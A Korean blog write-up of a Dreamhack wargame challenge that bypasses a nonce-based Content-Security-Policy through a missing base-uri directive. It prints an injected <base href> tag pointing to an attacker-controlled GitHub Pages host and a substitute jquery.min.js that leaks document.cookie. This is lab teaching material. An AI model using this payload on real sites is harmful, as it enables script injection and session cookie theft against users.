이 문제도 이전에 풀었던 xss, csp bypass 문제와 유사하지만 add_header 함수가 조금 다르다.
add_header() 함수 분석
@app.after_request
def add_header(response):
    global nonce
    response.headers['Content-Security-Policy'] = f"default-src 'self'; img-src https://dreamhack.io; style-src 'self' 'unsafe-inline'; script-src 'self' 'nonce-{nonce}'; object-src 'none'"
    nonce = os.urandom(16).hex()
    return response
response.headers['Content-Security-Policy'] =
f"default-src 'self'; img-src https://dreamhack.io; style-src 'self' 'unsafe-inline'; script-src 'self' 'nonce-{nonce}'; object-src 'none'"
CSP가 이전 문제와 비슷하게 적용되어 있지만 마지막에 object-src 'none'이 추가된 것을 볼 수 있다.
익스플로잇
추가된 object-src 'none'은 신경쓰지는 않고 이전 CSP Bypass 강의에서 배웠던 base-uri 미지정을 활용하고 익스플로잇을 진행할 것이다.

개발자 도구를 통해 <script src= 주소를 확인해보면 /static/js/jquery.min.js 경로가 지정되어 있는 것을 볼 수 있다. 따라서 우리는
깃허브에서 static 레파지토리를 만들고 그 안에 /js/jquery.min.js 파일을 만들어주고 호스팅 해준 뒤에
<base href="https://hstuk713.github.io/static/">
이와 같은 페이로드를 flag 페이지에 삽입해주면 될 것이다.

* jquery.min.js 파일에는 location.href="/memo?memo="+document.cookie라는 내용이 적혀있다.
'CTF & Wargame(WEB)' 카테고리의 다른 글
| level 2 Client Side Template Injection (0) | 2025.04.18 |
|---|---|
| level 1 CSRF Advanced (0) | 2025.04.18 |
| level 2 CSP Bypass (0) | 2025.04.18 |
| XSS Filtering Bypass Advanced level 3 (0) | 2025.04.18 |
| level 1 XSS Filtering Bypass (1) | 2025.04.17 |